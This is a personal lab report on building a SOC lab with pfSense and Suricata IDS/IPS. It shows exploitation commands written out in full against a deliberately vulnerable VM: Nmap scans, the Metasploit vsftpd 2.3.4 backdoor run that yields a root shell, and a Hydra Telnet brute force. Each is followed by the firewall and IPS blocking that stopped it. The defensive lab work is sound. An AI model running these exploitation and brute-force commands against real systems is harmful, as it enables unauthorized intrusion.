SECURITY OPERATIONS CENTER

LAB IMPLEMENTATION REPORT

Implementation of a SOC Lab using pfSense and Suricata

Rakesh A R

Cybersecurity Enthusiast & SOC Analyst

rakesharofficial06@gmail.com

linkedin.com/in/rakesh-a-r-595517288

github.com/zeroday-studio/pfsense-suricata-home-lab

Project Type	Technology Stack	Date
Personal Project	**pfSense + Suricata**	**March 2026**

1. Abstract

This report presents the design and implementation of a personal Security Operations Center (SOC) lab, independently built to gain hands-on experience in real-world cybersecurity operations. The lab leverages pfSense as the central firewall and routing platform, with Suricata deployed in both IDS (Intrusion Detection System) and IPS (Intrusion Prevention System) modes to monitor, alert on, and automatically block malicious network activity.

The lab simulates a realistic adversarial environment by placing a vulnerable target machine (Metasploitable2) in an isolated network segment, while an attacker machine (Kali Linux) is used to execute common offensive techniques including port scanning, service exploitation, and credential brute-forcing. The results confirm that the integrated pfSense and Suricata stack successfully detects and mitigates all simulated attack types, validating the effectiveness of open-source tooling for SOC operations.

2. Introduction

The modern threat landscape demands that network defenders have both the tools and the practical experience to detect, analyze, and respond to attacks in real time. Threats such as port scanning, service exploitation, and brute-force credential attacks are among the most frequently observed techniques in real-world incidents, and form the foundation of the MITRE ATT&CK framework's reconnaissance and initial access tactics.

This project was conceived and built independently as a hands-on exploration of SOC capabilities using entirely open-source software running in a virtualized environment. Rather than relying solely on theoretical knowledge, the lab provides a controlled, repeatable environment to simulate attacks and observe defensive responses firsthand.

The SOC lifecycle followed throughout this project is:

- Detection — Identify malicious activity through Suricata signatures and pfSense logs.
- Analysis — Examine alert metadata to understand the nature, source, and scope of each attack.
- Response — Apply targeted firewall rules to block exploited services.

- Prevention — Enable Suricata IPS inline mode to automatically block offending hosts.

3. Objectives

- Design and deploy a segmented SOC lab using pfSense with WAN, LAN, and DMZ/OPT1 interfaces.
- Install and configure Suricata IDS/IPS on the OPT1 interface to inspect traffic targeting the vulnerable machine.
- Enable Emerging Threats rulesets and configure Suricata for automatic blocking (inline IPS mode).
- Conduct realistic attack simulations: port scanning, FTP exploitation, and Telnet brute-force.
- Implement pfSense firewall rules to block specific high-risk ports following exploitation.
- Verify detection and prevention effectiveness through log analysis and post-block re-scanning.

4. Lab Architecture

The SOC lab consists of three logically separated network segments, each with a distinct role in the attack-defend simulation. All machines run as virtual machines, with pfSense acting as the central gateway controlling all inter-segment communication. Suricata is attached exclusively to the OPT1 interface, ensuring every packet destined for the target machine is inspected before delivery.




Figure 1: SOC Lab Network Topology — Full Virtual Environment Overview

The segmented architecture ensures that attack traffic from Kali Linux must traverse pfSense — and therefore Suricata — before reaching Metasploitable2. This mirrors the design of production SOC environments where all ingress/egress traffic passes through a monitored chokepoint.

5. Network Configuration




Figure 2: pfSense Network Interface Configuration Dashboard

5.1 IP Addressing Scheme

Device	Interface	IP Address	Subnet Mask	Gateway
pfSense	LAN (em1)	192.168.10.1	255.255.255.0	—
pfSense	OPT1 (em2)	192.168.20.1	255.255.255.0	—
pfSense	WAN (em0)	DHCP / NAT	—	ISP
Kali Linux	eth0	192.168.10.5	255.255.255.0	192.168.10.1
Metasploitable2	eth0	192.168.20.50	255.255.255.0	192.168.20.1

5.2 Subnet Details

Two isolated subnets are used to separate attacker and target traffic:

LAN	**Attacker Network —** 192.168.10.0/24 — Gateway: 192.168.10.1 (pfSense LAN). Hosts Kali Linux (192.168.10.5).

OPT1	**Target Network —** 192.168.20.0/24 — Gateway: 192.168.20.1 (pfSense OPT1). Hosts Metasploitable2 (192.168.20.50). Suricata monitors all traffic on this interface.

5.3 pfSense Interface Summary

Interface	Name	IP Address	Purpose
WAN	em0	DHCP / NAT	Internet access
LAN	em1	192.168.10.1	Attacker network segment
OPT1	em2	192.168.20.1	Target network + IDS/IPS inspection

5.4 Virtual Machine Network Adapters

Device	Adapter Type	Purpose
pfSense WAN	NAT	Internet access
pfSense LAN	Host-Only	Attacker network
pfSense OPT1	Host-Only	Target network
Kali Linux	Host-Only	Attack simulation machine
Metasploitable2	Host-Only	Vulnerable target system

5.5 Traffic Flow

All attack traffic follows a deterministic path through the lab, ensuring every packet is subject to inspection:

```
Kali Linux (192.168.10.5) → pfSense → Suricata (OPT1) →
Metasploitable2 (192.168.20.50)
```

Return traffic and alert/block decisions follow the reverse path. Suricata operating in inline mode can drop packets before they reach the target, providing true prevention rather than detection-only capability.

6. Tools Used

Tool	Version / Type	Role in Lab
pfSense	CE 2.7.x	Firewall, router, IDS/IPS host — central security control plane
Suricata	7.x (IDS/IPS)	Inline packet inspection, signature matching, automatic blocking
Kali Linux	Rolling Release	Attacker machine — runs Nmap, Metasploit, Hydra
Metasploitable2	Ubuntu-based	Intentionally vulnerable target — vsftpd, Telnet, SMB exposed
Nmap	7.x	Network reconnaissance — port & service discovery
Metasploit Framework	6.x	Exploitation framework — vsftpd 2.3.4 backdoor exploit
Hydra	9.x	Brute-force tool — credential attacks against Telnet

7. Methodology

The implementation followed a structured twelve-step SOC-oriented approach, designed to mirror real-world security operations workflow:

1. Environment Setup & Segmentation — Configured pfSense with WAN, LAN (em1), and OPT1 (em2) interfaces. Assigned static IPs to all virtual machines.
2. Traffic Routing — Established pfSense as the default gateway for both network segments, ensuring all inter-segment traffic is centrally controlled.
3. Baseline Assessment — Executed an initial Nmap service scan (nmap -sV) to enumerate open ports and identify vulnerable services on Metasploitable2.
4. Exploitation — Used Metasploit's vsftpd_234_backdoor module to gain a root shell on the target via the FTP backdoor on port 21.
5. Firewall Rule Implementation — Added a pfSense block rule on the OPT1 interface to drop all inbound traffic to TCP port 21 (FTP), eliminating the exploited attack vector.
6. IDS Deployment — Installed Suricata via the pfSense Package Manager and bound it to the OPT1 interface for full packet inspection.
7. Ruleset Configuration — Enabled Emerging Threats Open rulesets (ET-scan, ET-exploit, ET-malware, ET-policy). Performed a forced rule update.
8. Monitoring Validation — Confirmed Suricata alert generation by reviewing the dashboard and alert logs for expected signature hits.
9. Attack Simulation — Performed aggressive Nmap scan (nmap -sS -A) and Telnet brute-force attack (Hydra) to generate detectable malicious traffic.

10. IPS Activation — Enabled Block Offenders (inline mode) on the Suricata interface. Configured blocking scope to SRC with Kill States enabled.
11. Analysis & Response — Reviewed Suricata alert log and pfSense blocked hosts list. Confirmed attacker IP automatically added to block table.
12. Validation — Re-executed Nmap scan post-blocking to confirm port filtering. Verified Hydra brute-force was terminated by IPS.

8. Attack Simulation

8.1 Port and Service Enumeration

An Nmap service scan was performed as the initial reconnaissance step to identify all listening services on the target. This simulates the first stage of most real-world attacks — gathering intelligence before selecting an exploit.

Command:

```
$ nmap -sV 192.168.20.50
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.20.50
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 05:56 -0400
Nmap scan report for 192.168.20.50
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 17.10 seconds
```

Figure 3: Nmap Service Scan Output — vsftpd 2.3.4 Identified on Port 21

The scan revealed vsftpd 2.3.4 running on port 21 — a version known to contain a backdoor vulnerability introduced via a compromised source tarball (CVE-2011-2523). This became the primary exploitation target.

8.2 FTP Service Exploitation via Metasploit

Using the identified vsftpd version, the corresponding Metasploit module was loaded to execute the backdoor exploit. Successful exploitation grants an unauthenticated root shell on the target machine.

Commands:

```
$ msfconsole
```

```
$ use exploit/unix/ftp/vsftpd_234_backdoor
$ set RHOSTS 192.168.20.50
$ run
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.20.50
RHOSTS => 192.168.20.50
msf exploit(unix/ftp/vsftpd_234_backdoor) > expliot
[-] Unknown command: expliot. Did you mean exploit? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.20.50:21 - The port used by the backdoor bind listener is already open
[+] 192.168.20.50:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.5:44055 -> 192.168.20.50:6200) at 2026-03-28 06:03:17 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 4: Metasploit Exploitation — Root Shell Gained via vsftpd 2.3.4 Backdoor

The exploit successfully opened a command shell with root privileges, confirming the severity of the vulnerability. This step demonstrates the real-world impact of unpatched, vulnerable services exposed on a network.

> **!** **Critical Finding —** Root shell obtained on target without authentication. This confirms that vsftpd 2.3.4 represents a critical severity vulnerability requiring immediate remediation.

8.3 Firewall Rule — Blocking FTP (Port 21)

Following successful exploitation, a targeted pfSense firewall rule was created on the OPT1 interface to block all inbound TCP traffic to port 21. This represents the Response phase of the SOC lifecycle — eliminating the exploited attack vector.




Figure 5: pfSense Firewall Rule Blocking TCP Port 21 (FTP) on OPT1 Interface

8.4 Post-Block Verification Scan

After applying the firewall rule, the Nmap service scan was repeated to confirm that port 21 is now filtered and no longer accessible from the attacker's network segment.

Verification Command:

```
$ nmap -sV 192.168.20.50
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.20.50
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 06:18 -0400
Nmap scan report for 192.168.20.50
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE    SERVICE     VERSION
21/tcp   filtered ftp
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     tcpwrapped
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp open     bindshell   Metasploitable root shell
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Linux, Unix; CP

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.06 seconds
```

Figure 6: Post-Block Nmap Scan — Port 21 Showing as Filtered

The scan result changed from 'open' to 'filtered', confirming the pfSense rule is actively dropping packets to port 21. The exploit can no longer reach the vsftpd service.

8.5 Suricata IDS/IPS Configuration

Suricata was installed and configured on the OPT1 interface with Emerging Threats Open rulesets enabled. The interface was then switched to inline IPS mode with Block Offenders activated, enabling automatic blocking of hosts triggering detection thresholds.




Figure 7: Suricata Interface Configuration — OPT1, IPS Mode, Block Offenders Enabled

8.6 Aggressive Nmap Scan Detection

An aggressive Nmap scan was performed, combining SYN stealth scanning with OS detection, version detection, and script scanning. This generates a high volume of probe packets that closely match Suricata's reconnaissance detection signatures.

Command:

```
$ nmap -sS -A 192.168.20.50
```




Figure 8: Suricata Alert Log — Nmap Scan Activity Detected and Flagged


Suricata generated multiple alerts within seconds of the scan commencing, categorized under ET-scan. The attacker's source IP (192.168.10.5) was automatically added to the pfSense block table, halting further scanning activity.

8.7 Telnet Brute-Force Attack (Hydra)

A dictionary-based brute-force attack was executed against the Telnet service (port 23) using Hydra with the rockyou wordlist. This simulates a credential stuffing attack targeting a commonly misconfigured legacy service. Telnet's plaintext nature makes it a high-value target for network interception and brute-force attacks.

Command:

```
$ hydra -l msfadmin -P /home/kali/Desktop/rockyou.txt telnet://192.168.20.50
```



```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l msfadmin -P /home/kali/Desktop/rockyou.txt telnet://192.168.20.50
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 06:35:17
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
g, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking telnet://192.168.20.50:23/
[STATUS] 422.00 tries/min, 422 tries in 00:01h, 14343979 to do in 566:31h, 16 active
```

Figure 9: Hydra Brute-Force Attack in Progress — Rapid Authentication Attempts on Telnet




Figure 10: Suricata IPS — Telnet Brute-Force Detected and Attacker IP Automatically Blocked

Suricata's IPS mode detected the high-frequency authentication attempt pattern and automatically blocked the attacker's IP. The Hydra session was terminated mid-attack, with no successful credentials obtained after the block was applied.

9. Cyber Kill Chain Mapping

The following table maps each phase of this lab's attack simulation to the corresponding stage of the Cyber Kill Chain framework, demonstrating how each defensive control intercepts the attack at a specific point in the chain:

#	Phase	Description
1	**Reconnaissance**	Nmap scan to identify open ports and running services
2	**Weaponization**	Metasploit module prepared for vsftpd 2.3.4 backdoor exploit
3	**Exploitation**	Gained root shell via vsftpd backdoor on port 6200
4	**Detection**	Suricata alerts triggered on scan and exploit traffic patterns
5	**Prevention**	pfSense firewall rule blocks FTP (port 21); IPS bans attacker IP
6	**Validation**	Re-scan confirms port filtered; brute-force blocked by IPS

10. Results and Analysis

All simulated attacks were successfully detected by Suricata, and all post-rule traffic was blocked by the combined pfSense firewall and IPS enforcement. The following table summarizes the outcome of each attack scenario:

Attack / Activity	Tool Used	Suricata Detection	IPS Action
Port & Service Scan	Nmap -sV	**DETECTED**	**Alert Generated**
vsftpd 2.3.4 Exploitation	Metasploit	**DETECTED**	**Blocked + IP Banned**
FTP Port Access (post-rule)	Nmap -sV	**FILTERED**	**Firewall Rule Blocked**
Aggressive Scan (-sS -A)	Nmap	**DETECTED**	**Alert + IPS Block**
Telnet Brute-Force	Hydra	**DETECTED**	**IPS Blocked Attacker**

Suricata's alert dashboard confirmed accurate signature matching for all four attack types. The automatic IP blocking feature functioned as expected — attacker IP 192.168.10.5 was added to the

pfSense block table within seconds of threshold breaches for both the Nmap scan and Hydra brute-force attacks. No manual analyst intervention was required for blocking, validating the IPS configuration.

The pfSense firewall rule for port 21 provided deterministic protection — even if Suricata were disabled or bypassed, the port-level block would prevent the vsftpd exploit from succeeding. This layered approach (firewall rules + IPS) is a direct application of the defense-in-depth principle.

11. Limitations

- Signature Dependency — Detection is limited to known attack signatures; zero-day threats may bypass Suricata entirely.
- False Positives — Aggressive rulesets can flag legitimate traffic; ongoing pass list and suppression tuning is required.
- Encrypted Traffic Blind Spot — TLS/SSL traffic cannot be inspected without an SSL proxy, creating a detection gap for HTTPS-based threats.
- No SIEM Integration — Alerts remain siloed in local log files; cross-source correlation and automated playbooks are unavailable without a SIEM.
- Lab Scope — The virtualised environment does not cover enterprise scenarios such as lateral movement, Active Directory attacks, or east-west traffic monitoring.

12. Conclusion

This project demonstrates that a fully functional Security Operations Center lab can be built using entirely open-source tools in a virtualized environment, without institutional resources or enterprise-grade hardware. pfSense and Suricata together provide a capable and flexible platform for network security monitoring, IDS alert generation, and automated IPS blocking.

Through the simulation of real attack techniques — reconnaissance scanning, backdoor exploitation, and brute-force credential attacks — this lab validates the end-to-end SOC workflow: detect, analyze, respond, and prevent. Each attack was successfully detected, and prevention mechanisms either blocked the traffic at the firewall level or automatically banned the attacker's IP through Suricata's IPS engine.

